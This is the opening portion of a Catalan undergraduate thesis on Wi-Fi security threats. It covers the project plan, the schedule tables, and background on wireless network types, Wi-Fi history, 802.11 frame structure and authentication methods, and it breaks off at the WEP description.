Estudi sobre els riscos i amenaces en les xarxes sense fils i les seves solucions

Alex Coloma Astó
Grau de Tecnologies de Telecomunicació
Integració de xarxes telemàtiques

Jose Lopez Vicario
Pere Tuset Peiró

9 de Juny de 2019


Aquesta obra està subjecta a una llicència de Reconeixement-NoComercial-SenseObraDerivada 3.0 Espanya de Creative Commons

FITXA DEL TREBALL FINAL

Títol del treball:	*Estudi sobre els riscos i amenaces en les xarxes sense fils i les seves solucions*
Nom de l'autor:	*Alex Coloma Astó*
Nom del consultor/a:	*Jose Lopez Vicario*
Nom del PRA:	*Pere Tuset Peiró*
Data de lliurament (mm/aaaa):	*06/2019*
Titulació o programa:	*Grau de Tecnologies de Telecomunicació*
Àrea del Treball Final:	*Integració de xarxes telemàtiques*
Idioma del treball:	*Català*
Paraules clau	*xarxes sense fils, seguretat, amenaces*

Resum del Treball (màxim 250 paraules): *Amb la finalitat, context d'aplicació, metodologia, resultats i conclusions del treball*

Cada vegada més, les xarxes sense fils guanyes protagonisme en la vida diària de les persones, les empreses i les institucions. En concret, les xarxes Wi-Fi ofereixen solucions per compartir informació sense la necessitat d'utilitzar cables, fent ús de les ones electromagnètiques, permeten connexions mòbils sense limitacions provocades per espais físics.

A més, aporten molts avantatges, com l'escalabilitat, el baix cost o la facilitat d'instal·lació pels usuaris. Tot i això presenten un gran problema, la seguretat. En les xarxes sense fils la seguretat es veu compromesa pel fet que la informació està a l'abast de tothom a l'aire. Per això és important no córrer cap risc a l'hora d'utilitzar o connectar-se a una xarxa sense fils, sigui pública o privada.

La finalitat d'aquest treball és estudiar i conèixer quines són les amenaces més freqüents que es troben en aquestes xarxes, mitjançant un estudi, i trobar les solucions més adequades en cada cas per tal que es pugui realitzar una connexió segura.

Finalment es realitza un cas pràctic per observar com actua un atac en una situació de perill real, per tal de veure el seu funcionament i com evitar-lo.

Abstract (in English, 250 words or less):

Every day, wireless networks gain importance and protagonism in the daily life of people, companies and institutions. In particular, Wi-Fi networks offer solutions to share information without the need of cables, using electromagnetic waves, allowing mobile connections without limitations caused by physical spaces.

Besides, they provide many more advantages, such as scalability, low cost or ease of installation for users. However, these networks present a dangerous problem, the security. In wireless networks security is compromised by the fact that all the information is available in the air for everyone. Because of that, it is important to know all the threats and risks when connecting to a public or private network.

The purpose of this project is to study the most frequent threats found in these networks, done though a study, and find the most appropriate solutions in each case, so that users can have a secure connection.

Finally, a practical case is done in the project, in order to see how an attack works in a real situation, how the attack operates and how to avoid it.

Índex

Llista d'il·lustracions

Llista de Taules

1. Introducció

1.1 Context i justificació del Treball

Les xarxes d'internet són una tecnologia que no para de créixer dia a dia. Les funcions que es poden realitzar amb elles són cada vegada més importants i variades, és per això que la necessitat de protegir els usuaris i la seva informació ha passat a ser una necessitat molt important.

La seguretat en les xarxes és per tant un tema rellevant, però el qual no és gaire conegut pels usuaris que no treballen en aquest àmbit. Si un usuari no pren les mesures adequades en connectar-se a una xarxa sense fils desconeguda o en configurar la seva pròpia xarxa, pot exposar la seva informació o els recursos de la seva xarxa a un atacant exterior. L'objectiu principal del projecte és resoldre aquest problema, donant a conèixer les amenaces més comunes que un usuari normal es pot trobar mentre utilitza les xarxes sense fils, així com les amenaces que es pot trobar un administrador d'una xarxa sense fils.

Amb aquest treball es vol obtenir un estudi per donar a conèixer les amenaces, en especial les d'accés a la xarxa, i els riscos en les xarxes sense fils, així com les solucions per evitar aquestes amenaces i per poder realitzar connexions segures en la xarxa. A més, es realitza un informe d'un cas pràctic real, per poder observar com actuen els atacs i donar exemple als usuaris de com es poden evitar.

Concretament, el treball es centra en les xarxes WLAN que treballen amb el protocol Wi-Fi, ja que són les xarxes més habituals i més comunes que s'utilitzen en el dia a dia. S'espera que amb la solució que ofereix el treball els usuaris puguin entendre les amenaces a les quals estan sotmeses les xarxes domèstiques i saber com protegir-les millor.

La motivació per escollir i realitzar aquest treball prové de la necessitat d'aprofundir els coneixements sobre la seguretat en les xarxes sense fils, ja que és un tema que em genera molt interès, així com consolidar els coneixements adquirits durant els estudis d'aquesta carrera.

1.2 Objectius del Treball

A continuació es mostren els objectius que es volen aconseguir amb aquest projecte:

- Conèixer els riscos en les xarxes sense fils.
- Descobrir les amenaces actives en les xarxes sense fils.

- Descobrir les amenaces passives en les xarxes sense fils
- Saber com realitzar una connexió segura en una xarxa sense fils.
- Estudiar les diferents solucions del mercat actual.
- Conèixer mecanismes per protegir-se contra atacants hostils.
- Observar com actua un atac real i estudiar les seves conseqüències.

1.3 Enfocament i mètode seguit

Per la realització d'aquest treball se segueix l'estratègia següent dividida en quatre passos:

1. Pla de treball. Elaboració del document on s'estableix la planificació de les tasques a realitzar durant tot el procés del projecte. Aquestes tasques es defineixen amb la seva funció i el temps necessari per portar-les a cap. Es crea també un diagrama de Gantt per tenir una perspectiva més visual de la planificació.

2. Estudi de les amenaces i les solucions del mercat. Estudi de les amenaces, vulnerabilitats i mecanismes que posen en risc la seguretat d'una xarxa sense fils, així com una comparativa de les solucions que es poden trobar en el mercat.

3. Cas pràctic. Pràctica, mitjançant màquines virtuals, on es simulen atacs reals per poder observar el seu impacte en una xarxa sense fils desprotegida.

4. Memòria final i presentació. Recopilació de totes les fases en una única memòria final i creació d'una presentació virtual.

Aquesta estratègia és la ideal per obtenir els objectius del treball. Gràcies al cas pràctic s'obté un projecte amb més valor i un punt de vista més real, del qual es pot entendre millor el problema que suposa una vulnerabilitat i la seva solució.

Les fites i objectius a complir amb aquesta metodologia són les següents:

Tasca 1. Pla de treball. Data inici 27/02/2019. Data final 5/03/2019
Tasca 2. Estudi amenaces. Data inici 6/03/2019. Data Final 9/04/2019
Tasca 3. Solucions. Data inici 10/04/2019. Data final 24/04/2019
Tasca 4. Cas pràctic. Data inici 25/04/2019. Data final 21/05/2019
Tasca 5. Memòria final. Data inici 22/05/2019. Data final 9/06/2019
Tasca 6. Presentació virtual. Data inici 10/06/2019. Data final 16/06/2019

1.4 Planificació del Treball

En aquest apartat es defineix

1.4.1 Tasques i fites


En la següent il·lustració es mostra amb més precisió les tasques que s'han realitzat amb les fites temporals a assolir, així com una duració en dies de cada una.

	Nom de la tasca	Data inici	Data final	Duració	Predecesors
1	**PAC 1: Planificació**	**27/02/19**	**05/03/19**	**5d**	
2	Descripció del projecte	27/02/19	27/02/19	1d	
3	Objectius del projecte	28/02/19	28/02/19	1d	2
4	Aproximació apartats	01/03/19	01/03/19	1d	3
5	Planificació	02/03/19	04/03/19	2d	
6	Entrega	05/03/19	05/03/19	1d	5
7	**PAC 2: Primer lliurament**	**06/03/19**	**09/04/19**	**25d**	
8	Resum	06/03/19	07/03/19	2d	
9	Introducció	08/03/19	12/03/19	3d	8
10	Cerca d'informació	13/03/19	21/03/19	7d	
11	Estat de l'art	13/03/19	20/03/19	6d	
12	Xarxes sense fils	13/03/19	14/03/19	2d	
13	Historia i evolució	15/03/19	18/03/19	2d	12
14	Seguretat en la xarxa	19/03/19	20/03/19	2d	13
15	Amenaces i riscos	21/03/19	08/04/19	13d	
16	Xarxes publiques	21/03/19	27/03/19	5d	
17	Xarxes privades	28/03/19	02/04/19	4d	16
18	Atacs	03/04/19	08/04/19	4d	17
19	Entrega	09/04/19	09/04/19	1d	18
20	**PAC 3: Segon lliurament**	**10/04/19**	**21/05/19**	**30d**	
21	Solucions	10/04/19	24/04/19	11d	
22	Solucions del mercat	10/04/19	17/04/19	6d	
23	Comparativa	18/04/19	24/04/19	5d	22
24	Cas pràctic	25/04/19	16/05/19	16d	
25	Escenari	25/04/19	01/05/19	5d	
26	Implementació	02/05/19	10/05/19	7d	25
27	Resultats	13/05/19	16/05/19	4d	26
28	Conclusions	17/05/19	20/05/19	2d	
29	Entrega	21/05/19	21/05/19	1d	28
30	**Lliurament memòria final**	**22/05/19**	**09/06/19**	**13d**	
31	Bibliografia	22/05/19	24/05/19	3d	
32	Glossari	25/05/19	27/05/19	2d	
33	Correcció errors	28/05/19	04/06/19	6d	
34	Revisió	05/06/19	07/06/19	3d	33
35	Entrega	09/06/19	09/06/19	1d	

Il·lustració 1: Planificació tasques

1.4.2 Diagrama de Gantt

En aquesta il·lustració es mostra el diagrama de Gantt, on es poden observar les tasques de manera més gràfica en l'eix temporal.



	Nom de la tasca	Data inici	Data final	Duració	Predecessors
1	PAC 1: Planificació	27/02/19	05/03/19	5d	
2	Descripció del projecte	27/02/19	27/02/19	1d	
3	Objectius del projecte	28/02/19	28/02/19	1d	2
4	Aproximació apartats	01/03/19	01/03/19	1d	3
5	Planificació	02/03/19	04/03/19	2d	
6	Entrega	05/03/19	05/03/19	1d	5
7	PAC 2: Primer lliurament	06/03/19	09/04/19	25d	
8	Resum	06/03/19	07/03/19	2d	
9	Introducció	08/03/19	12/03/19	3d	8
10	Cerca d'informació	13/03/19	21/03/19	7d	
11	Estat de l'art	13/03/19	20/03/19	6d	
12	Xarxes sense fils	13/03/19	14/03/19	2d	
13	Historia i evolució	15/03/19	18/03/19	2d	12
14	Seguretat en la xarxa	19/03/19	20/03/19	2d	13
15	Amenaces i riscos	21/03/19	08/04/19	13d	
16	Xarxes publiques	21/03/19	27/03/19	5d	
17	Xarxes privades	28/03/19	02/04/19	4d	16
18	Atacs	03/04/19	08/04/19	4d	17
19	Entrega	09/04/19	09/04/19	1d	18
20	PAC 3: Segon lliurament	10/04/19	21/05/19	30d	
21	Solucions	10/04/19	24/04/19	11d	
22	Solucions del mercat	10/04/19	17/04/19	6d	
23	Comparativa	18/04/19	24/04/19	5d	22
24	Cas pràctic	25/04/19	16/05/19	16d	
25	Escenari	25/04/19	01/05/19	5d	
26	Implementació	02/05/19	10/05/19	7d	25
27	Resultats	13/05/19	16/05/19	4d	26
28	Conclusions	17/05/19	20/05/19	2d	
29	Entrega	21/05/19	21/05/19	1d	28
30	Lliurament memòria final	22/05/19	09/06/19	13d	
31	Bibliografia	22/05/19	24/05/19	3d	
32	Glossari	25/05/19	27/05/19	2d	
33	Correcció errors	28/05/19	04/06/19	6d	
34	Revisió	05/06/19	07/06/19	3d	33
35	Entrega	09/06/19	09/06/19	1d	

Il·lustració 2: Diagrama de Gantt

1.4.3 Seguiment de la planificació

PAC2: En aquesta primera entrega del projecte, les tasques principals s'han anat realitzant en les fites marcades de la planificació inicial. Tot i que el contingut de les tasques principals ha canviat, les fites temporals s'han complert com indica el diagrama.

PAC3: La planificació en aquesta segona entrega ha sigut modificada degut a les correccions d'errors marcades en la primera entrega, ja que no es van tenir en compte en la planificació inicial. Per tal de poder implementar aquestes correccions i alhora seguir complint amb les fites temporals, s'ha creat una nova planificació d'aquesta segona entrega adaptant l'antiga:

PAC 3: Segon lliurament	10/04/19	21/05/19	42d
Correcció d'errors PAC 2	10/04/19	17/04/09	8d
Solucions	18/04/19	2/05/19	15d
Cas pràctic	3/05/19	20/05/19	18d
Entrega	21/05/19	21/05/19	1d

Taula 1: Nova planificació PAC 3´

Lliurament memòria final: La planificació d'aquest últim lliurament també ha canviat respecte a la planificació original. Les conclusions s'han realitzat en aquesta entrega mentre que la bibliografia i el glossari han sigut realitzats en les altres entregues.

1.5 Breu sumari de productes obtinguts

Memòria: Aquesta està composta de quatre parts diferenciades. L'estat de l'art per aportar una base teòrica i poder entendre millor el projecte, un estudi de les amenaces i riscos, una comparativa de mercat i un informe amb els resultats i conclusions de la implementació del cas pràctic.

Presentació virtual: Vídeo de la presentació del projecte.

1.6 Breu descripció dels altres capítols de la memòria

- Estat de l'art: Conceptes bàsics sobre les xarxes sense fils, les xarxes Wi-Fi i la seguretat en les xarxes, per tal d'entendre millor els atacs i les amenaces en les xarxes sense fils.

- Amenaces: Estudi sobre els riscos i les amenaces en les xarxes sense fils.

- Solucions: Comparativa de les diferents solucions disponibles en el mercat per evitar aquestes amenaces.

- Cas pràctic: Implementació d'un atac real per observar els seus efectes i saber com protegir-se en una situació real.

- Conclusions: S'exposen les conclusions i els resultats obtinguts en el desenvolupament del treball.

- Glossari: Definició dels termes en l'àrea de les xarxes sense fils i de la seguretat en la xarxa.

- Bibliografia: Llista dels recursos bibliogràfics utilitzats durant el desenvolupament del projecte.

2. Estat de l'art

2.1 Xarxes sense fils

2.1.1 Introducció

Les xarxes sense fils són xarxes que connecten els nodes i els dispositius mitjançant ones electromagnètiques, en lloc d'utilitzar una connexió física com per exemple la fibra òptica. D'aquesta manera les xarxes sense fils permeten interconnectar els equips estalviant el cost d'una infraestructura i amb una gran comoditat. També presenta més avantatges com la facilitat d'instal·lació, la gran capacitat d'interconnexió entre dispositius diferents, l'escalabilitat i la mobilitat que aporta poder-se connectar des de llocs diferents.

D'altra banda el punt feble de les xarxes sense fils és la seguretat, com que la informació es transmet lliurement per l'aire, els intrusos i atacants ho tenen més fàcil per accedir a ella i poder entrar als dispositius. Això no significa que aquestes xarxes no siguin segures, sinó que necessiten accions i dispositius addicionals per garantir que les connexions siguin segures [3].

2.1.2 Tipus de xarxes sense fils


Les xarxes sense fils es poden classificar segons la cobertura o pel tipus. Segons la cobertura tenim les xarxes [4]:

- WPAN: Xarxa d'ús personal que té una cobertura màxima de 10 metres. La funció d'aquesta xarxa és interconnectar els dispositius personals d'un usuari, com per exemple connectar un ordinador amb un mòbil o una tablet. Una de les tecnologies més conegudes que utilitza aquest tipus de xarxa és el bluetooth.

- WLAN: Xarxa que dóna cobertura màxima de 20 kilòmetres. Utilitza punts d'accés per distribuir equips de comunicació sense fils per formar una xarxa sense fils que interconnecta dispositius amb targetes de xarxa. La tecnologia més utilitzada en aquest tipus de xarxa és Wifi, un protocol basat en la normativa IEEE 802.11.

- WMAN: Xarxa d'alta velocitat que dóna cobertura a una àrea geogràfica extensa, d'un màxim de 70 km. Integra múltiples serveis mitjançant la transmissió de dades, veu i vídeo. La tecnologia més utilitzada en aquest tipus de xarxa és el WiMAX, un protocol semblant al Wi-Fi que segueix la norma IEEE 802.16, però amb més cobertura i amplada de banda.

- WWAN: Xarxes que uneixen i interconnecten moltes xarxes locals. Un exemple és la xarxa dels proveïdors d'internet en la telefonia mòbil, la qual fa possible que els usuaris puguin accedir a internet independentment d'on es trobin. Entre les tecnologies més utilitzades per implementar aquestes xarxes es troben GSM, 3G o 4G.



Il·lustració 3: Tipus de xarxes sense fils [4]

També es poden classificar les xarxes sense fils segons el tipus de connexió [5]:

- Xarxes públiques: Permeten l'accés a servidors que contenen informació compartida lliurement, és a dir, les xarxes que tenen connexió a internet. Aquestes xarxes donen servei a qualsevol usuari que pagui una quota, encara que es pot donar el cas en què el servei sigui gratuït. Aquest usuari pot ser un individu, una empresa, una organització, un ajuntament, una universitat, etcètera.

  D'una banda tenim les xarxes públiques de les proveïdores de servei, on aquestes empreses ofereixen l'ús de la seva xarxa, a canvi d'una quota mensual, pels serveis de telefonia, televisió o internet.

  D'altra banda tenim les xarxes públiques d'accés lliure o gratuït, són aquelles que proporciona una entitat, com ara un ajuntament, universitat o petit negoci, per tal que els usuaris puguin accedir gratuïtament.

- Xarxes privades: Xarxes administrades i gestionades per una organització en específic. Els usuaris que la utilitzen formen part de l'organització, encara que es poden donar excepcions. Es troben

exemples en empreses que utilitzen xarxes privades internament, on només els empleats poden accedir

2.2 Xarxes Wi-Fi

L'ús de cablejat per realitzar la interconnexió dels terminals de veu i de dades, a l'interior dels edificis, sovint representa un problema, sobretot si aquests no han sigut dissenyats per permetre l'entrada de cables. Molts edificis no permeten un cablejat, a causa dels elevats costos d'obra d'instal·lació o al valor cultural de l'edifici, que impediria qualsevol alteració de l'estructura.

Aquest inconvenient es pot obviar mitjançant les xarxes sense fils, les quals no necessiten el cable com a medi de transmissió, ja que utilitzen l'aire[1].

2.2.1 Origen i evolució

L'origen de les WLAN es remunta a la publicació en 1979 dels resultats de l'experiment realitzat pels enginyers d'IBM en Suïssa, el qual consistia a utilitzar enllaços infrarojos per crear una xarxa local en una fàbrica. Els resultats es poden considerar el punt de partida en la línia evolutiva d'aquesta tecnologia.

Les investigacions van seguir avançant tant amb infrarojos com amb microones, on s'utilitzava l'esquema d'espectre expandit. En 1985, després de quatre anys d'estudi, la FCC (Federal Communications Comission), l'agència federal del govern d'Estats Units responsable de regular i administrar les telecomunicacions, va assignar les bandes ISM 902-928 MHz, 2.400-2.483 GHz i 5.725-5.850 GHz per l'ús de les xarxes sense fils basades en espectre eixamplat.

Aquesta tècnica d'espectre eixamplat és una tècnica de modulació ideal per a les comunicacions de dades, ja que és molt poc susceptible al soroll i crea molt poques interferències. L'assignació d'aquestes bandes de freqüència va generar un augment en l'activitat de l'indústria, provocant que les WLAN deixessin l'entorn experimental del laboratori per iniciar el camí fins al mercat.

Wi-Fi ha passat per diverses etapes, en les quals s'han anat definint diferents estàndards per millorar-la i incorporar noves prestacions. A continuació es poden veure les dates més significatives[1]:

- 1985: La FCC nord-americana pren la decisió de permetre l'accés a l'espectre de ràdio per comunicacions

- 1990: Es crea un nou comitè en l'institut d'enginyeria elèctrica i electrònica (IEEE) per posar en marxa la creació de l'estàndard 802.11

- 1997: IEEE introdueix l'estàndard 802.11 per xarxes Ethernet sense fils.

- 1999: Es comença a utilitzar el terme "Wi-Fi" (Wireless Fidelity) comercialment. El terme va ser creat per una consultora de marques, Interbrand.

- 2003: S'introdueix l'estàndard 802.11g que suporta velocitats de fins a 54 Mbit/s.

- 2009: S'introdueix l'estàndard 802.11n que ofereix més de 300 Mbit/s.


2.2.2 Conceptes bàsics Wi-Fi

L'estàndard IEEE 802.11, més conegut amb el nom de Wi-Fi, és el més utilitzat actualment per realitzar comunicacions en xarxes WLAN. La primera versió d'aquest estàndard data del 1997, i permetia una velocitat en les comunicacions de fins a 2 Mbit/s. A partir d'aquesta primera versió, l'estàndard va anar evolucionant per aconseguir velocitats cada vegada més altes, per exemple el 802.11b amb 11 Mbit/s, el 802.11g amb 54 Mbit/s i el 802.11n amb 600 Mbit/s [1].

Il·lustració 4: Logotip de la marca Wi-Fi


Aquest estàndard va ser dissenyat amb la intenció de facilitar la interoperabilitat, però aquesta característica no era compatible amb la seguretat. És per això que es va implementar el protocol WEP, per intentar donar seguretat tot i que era massa feble. Va ser l'any 2004 quan es va publicar l'estàndard IEEE 802.11i amb l'objectiu de millorar el sistema de seguretat WEP i resoldre els problemes que presentava.

Pel que fa a el model OSI, l'estàndard 802.11 estableix dos nivells inferiors per les connexions sense fils. En la capa física es defineix la modulació de les ones de ràdio i les característiques de la senyalització per a la transmissió de dades. En la capa d'enllaç es defineix la interfície i el mètode d'accés. La capa està composta pel control d'enllaç lògic i el control d'accés al medi.



Il·lustració 5: Model OSI en xarxes Wi-Fi

Per tal de comunicar dispositius amb l'estàndard IEEE 802.11, és necessari que aquests tinguin una interfície de xarxa sense fils. Aquesta interfície té una adreça MAC de 48 bits, que segueix el mateix format que les adreces MAC en les xarxes amb fils. Dues estacions es poden comunicar de dues maneres formant un BBS (Basic service set), mitjançant un BBS independent o un BBS infraestructural. L'independent consisteix en una xarxa aïllada on les estacions només es poden comunicar entre elles. Mentre que la infraestructural està formada per punts d'accés (AP), estacions que permeten interconnexió amb altres xarxes. Finalment trobem l'element ESS (extended service set), un conjunt de BSS interconnectades entre si mitjançant els AP [2].



Il·lustració 6: Components i estructura de la xarxa [2]

Els ESS i els BSS independents s'identifiquen mitjançant un SSID (service set identifier), que tenen un format lliure de 32 bytes. Els altres BSS infraestructurals s'identifiquen amb l'adreça MAC del seu AP.

Les estacions poden canviar de BSS de manera dinàmica. Per tal de passar a ser membre d'una BSS infraestructural, l'estació ha d'establir una associació amb l'AP i autenticar-se.


Les trames que envien i reben les estacions poden ser de tres tipus: de gestió, de dades i de control. Dins del grup de trames de gestió, es troben les trames encarregades de l'autenticació i desautenticació, de l'associació i la dissociació i les trames balises. Pel que fa a les trames de dades, estan compostes per tres camps [2]:

- El camp de capçalera MAC, format per 24 bytes.
- El camp de dades, on es troba tota la informació que s'envia, amb una mida de fins a 2312 bytes si es disposa d'encriptació WEP.
- El camp de comprovació d'errors, un codi de 32 bits.

Il·lustració 7: Estructura trama de dades [2]

Entre aquests camps, és interessant veure el contingut del camp de capçalera MAC, que està format pels camps següents [2]:

- Control de trama: Indica la versió del protocol, el tipus i el subtipus de trama i un indicador per indicar si és l'últim fragment d'una trama.
- Durada/ID: Indica quan s'ha de transmetre una trama de control ACK.
- Adreça estació receptora: Indica l'estació a la qual s'envia la trama.
- Adreça estació transmissora: Indica l'estació que envia la trama.
- Adreça estació origen/destinació: Indica la destinació final si la trama s'envia des d'una estació a l'AP, o bé indica l'origen de la trama si és una trama enviada per l'AP a una estació.
- Control de seqüència: Indica el número del fragment i el número de seqüència de la trama.



Il·lustració 8: Estructura capçalera MAC [2]

2.2.3 Mètodes autenticació en Wi-Fi

Es troben dos mètodes d'autenticació per les versions de l'estàndard anteriors al 802.11i, l'autenticació de sistema obert i la de clau compartida. Aquests mètodes busquen la simplicitat i la màxima interoperabilitat.

Autenticació de sistema obert: Mètode molt simple on cada estació que sol·licita l'autenticació rep automàticament la confirmació. L'avantatge és que no es necessita cap operació prèvia per realitzar la connexió de noves estacions, estalviant temps i recursos, mentre que el desavantatge és que el sistema és molt vulnerable i no disposa de cap mecanisme de seguretat.

Autenticació de clau compartida: Mètode que utilitza el sistema de xifratge WEP, on les estacions s'han d'autenticar amb una clau WEP

